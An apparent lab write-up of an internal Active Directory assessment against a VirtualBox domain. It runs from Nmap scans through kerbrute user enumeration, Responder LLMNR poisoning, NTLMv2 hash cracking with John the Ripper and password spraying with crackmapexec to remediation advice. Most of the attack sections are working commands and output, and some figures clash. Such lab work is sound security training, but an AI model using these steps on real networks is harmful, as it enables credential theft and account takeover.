Nmap scan report for 172.16.0.100
Host is up (0.00049s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc   Microsoft Windows RPC
MAC Address: 08:00:27:18:21:D1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.16.0.101
Host is up (0.0000040s latency).
All 1000 scanned ports on 172.16.0.101 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 42.00 seconds

[attacker@kali)-[~]
$
```

172.16.0.1 scan result

Nmap Scan Report - Scanned at Fri Oct 3 04:08:40 2025

Scan Summary | 172.16.0.1 | 172.16.0.100

Scan Summary

Nmap 7.95 was initiated at Fri Oct 3 04:08:40 2025 with these arguments:
/usr/lib/nmap/nmap -v -A -iL nmap.txt -oA results

Verbosity: 1; Debug level 0

Nmap done at Fri Oct 3 04:09:37 2025; 2 IP addresses (2 hosts up) scanned in 57.87 seconds

172.16.0.1

Address

- 172.16.0.1 (ipv4)
- 08:00:27:F3:9C:21 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 987 ports scanned but not shown below are in state: filtered

[Go to top](#)

[Toggle Closed Ports](#)

[Toggle Filtered Ports](#)

The 987 ports scanned but not shown below are in state: **filtered**

- 987 ports replied with: **no-response**

Port		State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra Info
53	tcp	open	domain	syn-ack	Simple DNS Plus		
80	tcp	open	http	syn-ack	Microsoft IIS httpd	10.0	
	http-server-header	Microsoft-IIS/10.0					
	http-methods	Supported Methods: OPTIONS TRACE GET HEAD POST Potentially risky methods: TRACE					
	http-title	IIS Windows Server					
88	tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos		server time: 2025-10-03 08:08:25Z
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory		Domain: mssp.com0., Site: Default-First-Site-Name

[Go to top](#)
[Toggle Closed Ports](#)

389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: mssp.com0., Site: Default-First-Site-Name
445	tcp	open	microsoft-ds	syn-ack			
464	tcp	open	kpasswd5	syn-ack			
593	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0	
636	tcp	open	tcpwrapped	syn-ack			
3268	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: mssp.com0., Site: Default-First-Site-Name
3269	tcp	open	tcpwrapped	syn-ack			
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-server-header	Microsoft-HTTPAPI/2.0					
	http-title	Not Found					

Remote Operating System Detection

- Used port: **53/tcp (open)**
- OS match: **Microsoft Windows Server 2022 (97%)**
- OS match: **Microsoft Windows 11 21H2 (91%)**
- OS match: **Microsoft Windows Server 2016 (91%)**

Host Script Output

Script Name	Output
smb2-time	date: 2025-10-03T08:08:29 start_date: N/A
smb2-security-mode	3:1:1: Message signing enabled and required
clock-skew	-29s
nbstat	NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:f3:9c:21 (PCS Systemtechnik/Oracle VirtualBox virt Names: DC<00> Flags: <unique><active> MSSP<00> Flags: <group><active> MSSP<1c> Flags: <group><active> DC<20> Flags: <unique><active> MSSP<1b> Flags: <unique><active>

Misc Metrics (click to expand)

Metric	Value
Ping Results	arp-response
System Uptime	10804 seconds (last reboot: Fri Oct 3 01:09:33 2025)
Network Distance	1 hops
TCP Sequence Prediction	Difficulty=262 (Good luck!)
IP ID Sequence Generation	Incremental

172.16.0.100 scan results

172.16.0.100

Address

- 172.16.0.100 (ipv4)
- 08:00:27:18:21:D1 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 999 ports scanned but not shown below are in state: **filtered**

- 999 ports replied with: **no-response**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra Info
135	tcp open	msrpc	syn-ack	Microsoft Windows RPC		

Remote Operating System Detection

- Used port: 135/tcp (open)
- OS match: Microsoft Windows 10 1803 (92%)
- OS match: Microsoft Windows 10 1903 - 21H1 (92%)
- OS match: Microsoft Windows 11 (87%)
- OS match: Microsoft Windows 10 1909 (85%)
- OS match: Microsoft Windows 10 1909 - 2004 (85%)
- OS match: Windows Server 2019 (85%)
- OS match: Microsoft Windows 10 1809 (85%)

[Go to top](#)
[Toggle Closed Ports](#)

Misc Metrics (click to expand)

Metric	Value
Ping Results	arp-response
Network Distance	1 hops
TCP Sequence Prediction	Difficulty=260 (Good luck!)
IP ID Sequence Generation	Incremental

INTERNAL AD USER ENUMERATION

Start by downloading Kerbrute with the following commands

```
sudo git clone https://github.com/ropnop/kerbrute.git
```

```
Cd Kerbrute
```

```
Make help
```

```
Sudo make all
```

```
Ls dist
```

-This would show all combined binaries for different operating systems.

-Make the kerbrute_linux_amd64 script executable: sudo chmod +X kerbrute_linux_amd64

-For the attacking machine, test with ./kerbrute_linux_amd64

-Add the kerbrute to the system path so It can be run from shell on the machine : sudo mv kerbrute_linux_amd64 /usr/local/bin/kerbrute

Before enumeration. A script was used to generate a list of usernames, keep in mind that the same script used in generating and creating accounts for the AD DC was used to generate an enumeration wordlist for the attack.

- Script used to generate wordlist

```
#!/usr/bin/env bash
# generate_usernames.sh
# Generates usernames like 'utest' from a names.txt file

NAMES_FILE="names.txt"
OUT_FILE="usernames.txt"

# Check if names file exists
if [[ ! -f "$NAMES_FILE" ]]; then
    echo "Error: $NAMES_FILE not found!"
    exit 1
fi

# Clear output file
> "$OUT_FILE"

# Read each line from names.txt
```

```

while IFS= read -r line; do
    # Skip empty lines
    [[ -z "$line" ]] && continue

    # Split the line into words
    read -ra parts <<< "$line"

    # Make sure we have at least first and last name
    if [[ ${#parts[@]} -ge 2 ]]; then
        first_initial=${parts[0]:0:1}      # first letter of first name
        last_name=${parts[1]}            # full last name
        username="$first_initial,,${last_name,,}" # lowercase

        echo "$username"
        echo "$username" >> "$OUT_FILE"
    else
        echo "Skipping line (not enough parts): $line" >&2
    fi
done < "$NAMES_FILE"

echo "Done! Usernames saved to $OUT_FILE."

```

After generating the wordlist, the following command was used to enumerate users on the AD DC .

USING KERBRUTE

Command : kerbrute userenum -d mssp.com --dc 172.16.0.1
 /home/attacker/Downloads/AD_PS-master/usernames.txt -o valid_ad_users

Result : Found 230 valid users

```
attacker@kali: ~ x attacker@kali: ~/Downloads/... x attacker@kali: ~/Downloads/... x
[attacker@kali:~] $ kerbrute userenum -d mssp.com --dc 172.16.0.1 /home/attacker/Downloads/AD_PS-master/usernames.txt -o valid_ad_users

Version: dev (9cfb81e) - 10/03/25 - Ronnie Flathers @ropnop
2025/10/03 07:38:03 > Using KDC(s):
2025/10/03 07:38:03 > 172.16.0.1:88

2025/10/03 07:38:03 > [+] VALID USERNAME: jgrieb@mssp.com
2025/10/03 07:38:03 > [+] VALID USERNAME: sbeater@mssp.com
2025/10/03 07:38:03 > [+] VALID USERNAME: utes@mssp.com
2025/10/03 07:38:03 > [+] VALID USERNAME: snell@mssp.com
2025/10/03 07:38:03 > [+] VALID USERNAME: mbenes@mssp.com
2025/10/03 07:38:03 > [+] VALID USERNAME: rloveless@mssp.com
2025/10/03 07:38:03 > [+] VALID USERNAME: liburdo@mssp.com
2025/10/03 07:38:03 > [+] VALID USERNAME: dearls@mssp.com
2025/10/03 07:38:03 > [+] VALID USERNAME: lborchardt@mssp.com
2025/10/03 07:38:03 > [+] VALID USERNAME: dplumb@mssp.com
```

```
attacker@kali: ~ x attacker@kali: ~/Downloads/... x attacker@kali: ~/Downloads/... x

DP (error sending to a KDC: error sending to 172.16.0.1:88: sending over UDP failed to 172.16.0.1:88: read udp 172.16.0.101:37076->172.16.0.1:88: i/o timeout) and then TCP (error in getting a TCP connection to any of the KDCs)
2025/10/03 07:38:22 > [!] mmiddlebrook@mssp.com - failed to communicate with KDC. Attempts made with UDP (error sending to a KDC: error sending to 172.16.0.1:88: sending over UDP failed to 172.16.0.1:88: read udp 172.16.0.101:36165->172.16.0.1:88: i/o timeout) and then TCP (error in getting a TCP connection to any of the KDCs)
2025/10/03 07:38:22 > [!] rkuder@mssp.com - failed to communicate with KDC. Attempts made with UDP (error sending to a KDC: error sending to 172.16.0.1:88: sending over UDP failed to 172.16.0.1:88: read udp 172.16.0.101:36341->172.16.0.1:88: i/o timeout) and then TCP (error in getting a TCP connection to any of the KDCs)
2025/10/03 07:38:22 > [!] mptrey@mssp.com - failed to communicate with KDC. Attempts made with UDP (error sending to a KDC: error sending to 172.16.0.1:88: sending over UDP failed to 172.16.0.1:88: read udp 172.16.0.101:59614->172.16.0.1:88: i/o timeout) and then TCP (error in getting a TCP connection to any of the KDCs)
2025/10/03 07:38:30 > [!] bhastings@mssp.com - failed to communicate with KDC. Attempts made with UDP (error sending to a KDC: error sending to 172.16.0.1:88: sending over UDP failed to 172.16.0.1:88: read udp 172.16.0.101:41589->172.16.0.1:88: i/o timeout) and then TCP (error in getting a TCP connection to any of the KDCs)
2025/10/03 07:38:30 > Done! Tested 251 usernames (230 valid) in 26.313 seconds

[attacker@kali)-[~]
$
```

LLMNR/ NBT-NS POISONING :

This is when an attacker on a local network lies in response to a dns lookup request by a legitimate host , thereby making the victim authenticate to it. Then captures the authentication details for malicious purposes. Hosts or computers usually ask DNS to resolve host names and when DNS doesn't know it , it broadcasts on the local network. Two ways a computer does this is through LLMNR/NetBOIS -Name Service. An attacker can exploit this by starting a responder that would listen on the local network for such requests and quickly replies to them, the victim connects and authenticates. This process is then recorded by the attacker in case connection is denied. The attacker can now crack the captured data for further exploitation.

A step by step process is demonstrated below.

On the attacking machine the following command is run on the terminal
sudo responder -Leth0 -w -v 2>&1 | tee ~/responder_\$(date +%-F_%T).log


Another command is also run on the same machine on another terminal
sudo tcpdump -ni eth0 udp port 5355 or udp port 137 -vv

Keep in mind that both the victim and the attacker are on the same network.

On the victim's machine, the victim tries to access the printer over the network with the following command.

dir \\printer01\share.

This returns "access is denied" on the victim's machine.



The screenshot shows a Windows Command Prompt window titled "Select Command Prompt". The user is attempting to access a printer share on a network. The commands and their results are as follows:

- C:\Users\mraper>\\printer.mssp.com
The filename, directory name, or volume label syntax is incorrect.
- C:\Users\mraper>dir \\printer.mssp.com\share
The network path was not found.
- C:\Users\mraper>net use \\printer01.mssp.com\share
System error 53 has occurred.
The network path was not found.
- C:\Users\mraper>\\printers01
The filename, directory name, or volume label syntax is incorrect.
- C:\Users\mraper>\\printer01
The filename, directory name, or volume label syntax is incorrect.
- C:\Users\mraper>dir \\printer01\share
Access is denied.
- C:\Users\mraper>

The desktop background is blue, and the taskbar at the bottom includes icons for File Explorer, Start, Search, and various system status indicators.

While on the attacker's machine , the event is being logged and recorded.

```
attacker@kali: ~ x      attacker@kali: ~ x      attacker@kali: ~ x      attacker@kali: /usr/... x
[attacker@kali:~] -[~] $ sudo tcpdump -ni eth0 udp port 5355 or udp port 137 -vv

[sudo] password for attacker:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
08:41:16.442831 IP (tos 0x0, ttl 128, id 40222, offset 0, flags [none], proto UDP (17), length 78)
  172.16.0.100.137 > 172.16.0.255.137: [udp sum ok] UDP, length 50
08:41:16.446063 IP (tos 0x0, ttl 64, id 33219, offset 0, flags [DF], proto UDP (17), length 90)
  172.16.0.101.137 > 172.16.0.100.137: [bad udp cksum 0x5941 -> 0xe2a2!] UDP, length 62
08:41:16.448448 IP6 (flowlabel 0xbaa8d, hlim 1, next-header UDP (17) payload length: 35) fe80::97e
:c332:8adf:66e6.58197 > ff02::1:3.5355: [udp sum ok] UDP, length 27
08:41:16.448449 IP (tos 0x0, ttl 1, id 60844, offset 0, flags [none], proto UDP (17), length 55)
  172.16.0.100.58197 > 224.0.0.252.5355: [udp sum ok] UDP, length 27
08:41:16.448582 IP6 (flowlabel 0x975e2, hlim 1, next-header UDP (17) payload length: 35) fe80::97e
:c332:8adf:66e6.63739 > ff02::1:3.5355: [udp sum ok] UDP, length 27
08:41:16.448587 IP (tos 0x0, ttl 1, id 60845, offset 0, flags [none], proto UDP (17), length 55)
  172.16.0.100.63739 > 224.0.0.252.5355: [udp sum ok] UDP, length 27
08:41:16.450761 IP6 (flowlabel 0xaeab78, hlim 64, next-header UDP (17) payload length: 60) fe80::a0
:27ff:fe:50:7655.5355 > fe80::976c:332e:8adf:66e6.58197: [bad udp cksum 0x6055 -> 0xe7bd!] UDP, le
ngth 52
08:41:16.451529 IP (tos 0x0, ttl 64, id 33221, offset 0, flags [DF], proto UDP (17), length 80)
  172.16.0.101.5355 > 172.16.0.100.58197: [bad udp cksum 0x5937 -> 0xeedeb!] UDP, length 52
08:41:16.454380 IP6 (flowlabel 0x232ce, hlim 64, next-header UDP (17) payload length: 72) fe80::a0
:27ff:fe:50:7655.5355 > fe80::976c:332e:8adf:66e6.63739: [bad udp cksum 0x6061 -> 0x1c46!] UDP, le
ngth 64
08:41:16.455462 IP (tos 0x0, ttl 64, id 33223, offset 0, flags [DF], proto UDP (17), length 92)
```

To confirm that the event has been recorded, navigate to the responders directory with following command : `cd /usr/share/responder/logs/`

The NTLM hash is found in the SMB-NTLMv2-SSP-fe80::976c:332e:8adf:66e6.txt file.

Hash = cat SMB-NTLMv2-SSP-fe80::976c:332e:8adf:66e6.txt

Username = Mraper

Domain = MSSP

NTLMv2 Response/ HMAC(16 bytes challenge response) = 0f95feb22915c5d1

NTLMv2 Hash /HMAC (32 bytes full hash) = A2EE906D2C3DD70399D11EDAC314A70B

Blob NTLMv2 client challenge + Metadata =

01010000000000000000FC34494134DC017A58ECA05C9250EE000000000200080034004D0053
00410001001E00570049004E002D004300570032005200310050003300490050003500330040
03400570049004E002D00430057003200520031005000330049005000350033002E0034004D0

To crack the has and find the password, the below commands where used :

echo

This was used to save the file into hashes fixed.txt.,

Then the command :

“john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt ~/hashes_fixed.txt”


Was used to crack the hash with the tool John The Ripper

Password =Password1 Username= mraper

ENUMERATING PASSWORD POLICY USING SMB NULL SESSIONS

SMB allows an unauthenticated NULL session which enables users enumerate the domain there by obtaining information like the domain password policy, groups, list of users computers, etc.

Command : rpcclient -U "" -N 172.16.0.1

A terminal window titled "attacker@kali: ~" showing the output of the rpcclient command. The command "rpcclient -U "" -N 172.16.0.1" is run, followed by several commands: "queryinfo", "querydominfo", and "querydominfo". The output indicates that the "result was NT_STATUS_ACCESS_DENIED".

```
(attacker㉿kali)-[~]
$ rpcclient -U "" -N 172.16.0.1
rpcclient $> queryinfo
command not found: queryinfo
rpcclient $> querydominfo
result was NT_STATUS_ACCESS_DENIED
rpcclient $> [REDACTED]
```

The NULL session connection was successful but most modern windows servers don't allow anonymous connections to get domain level RPC/LSA calls due to security reasons. That's why it responded with access denied.

PASSWORD SPRAYING

Earlier the cracked has revealed the password "Password" during an attacked carried out with responder. A password spraying attack was carried out to confirm that every account in the domain used the same password


Command; kerbrute passwordspray -d mssp.com --dc 172.16.0.1
/home/attacker/Downloads/AD_PS-master/usernames.txt Password1

```
attacker@kali: ~ x attacker@kali: ~ x attacker@kali: ~/Downloads/... x
2025/10/04 02:52:32 > [+] VALID LOGIN: ehowey@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: rrector@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: dfrausto@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: gdarville@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: mchestnut@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: cwestover@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: lmciver@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: vezzell@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: kbutcher@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: msingh@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: smitschke@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: nlefevre@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: dwillmore@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: mraper@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: kmarden@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: tbasilio@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: cconboy@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: bgilmer@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: dannunziata@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: mhakes@mssp.com:Password1
2025/10/04 02:52:32 > [+] VALID LOGIN: arettig@mssp.com:Password1
2025/10/04 02:52:32 > Done! Tested 1002 logins (1002 successes) in 2.646 seconds
[attacker@kali)-[~]
$
```

A total of 1002 user accounts were compromised as a result of using one password for all accounts. This is a major flaw that can lead to account takeover and privilege escalation ..

After this Another password spraying attack was carried out , this time against the domain controller to get a valid authenticated SMB session to the Domain Controller , which was successful.

Command : sudo crackmapexec smb 172.16.0.1 -u /home/attacker/Downloads/AD_PS-master/usernames.txt -p Password1 | grep +




```
(attacker㉿kali)-[~]
$ sudo crackmapexec smb 172.16.0.1 -u /home/attacker/Downloads/AD_PS-master/usernames.txt -p Password1 | grep +
[sudo] password for attacker:
SMB          172.16.0.1      445      DC          [+] mssp.com\utest:Password1
(attacker㉿kali)-[~]
$
```

With this attack successful , a full domain compromise can be done.

VALIDATING CREDENTIALS WITH CRACKMAPEXEC

Command : sudo crackmapexec smb 172.16.0.1 -u utest -p Password1



```
(attacker㉿kali)-[~]
$ sudo crackmapexec smb 172.16.0.1 -u utest -p Password1
SMB          172.16.0.1      445      DC          [*] Windows Server 2022 Build 20348 x64 (name: DC) (domain:mssp.com) (signing:True) (SMBv1:False)
SMB          172.16.0.1      445      DC          [+] mssp.com\utest:Password1
(attacker㉿kali)-[~]
$
```

The screenshot above shows that crackmapexec successfully connected to the SMB service on the domain controller and authenticated using the credentials retrieved earlier.

So far I have been able to demonstrate and show how to test the security of a domain with the screenshots as required.

REMEDIATIONS

- Enable SMB signing and LDAP signing
- Ideally, perform quarterly penetration tests/AD security assessments, but if budget constraints exist, these should be performed annually at the very least.
- Test backups for validity and review/practice disaster recovery plans.

- Enable the restriction of anonymous access and prevent null session enumeration by setting the RestrictNullSessAccess registry key to 1 to restrict null session access to unauthenticated users
- Prevent direct access to Domain Controllers through the use of hardened jump hosts.
- Consider setting the ms-DS-MachineAccountQuota attribute to 0, which disallows users from adding machine accounts and can prevent several attacks such as the noPac attack and
- Resource-Based Constrained Delegation (RBCD)
- Disable the print spooler service wherever possible to prevent several attacks
- Disable NTLM authentication for Domain Controllers if possible
- Proper policies and procedures for AD asset management.
- Processes for provisioning and decommissioning hosts (i.e., baseline security hardening guideline, gold images)
- The organization should have a strong password policy.
- Change passwords periodically for all service accounts.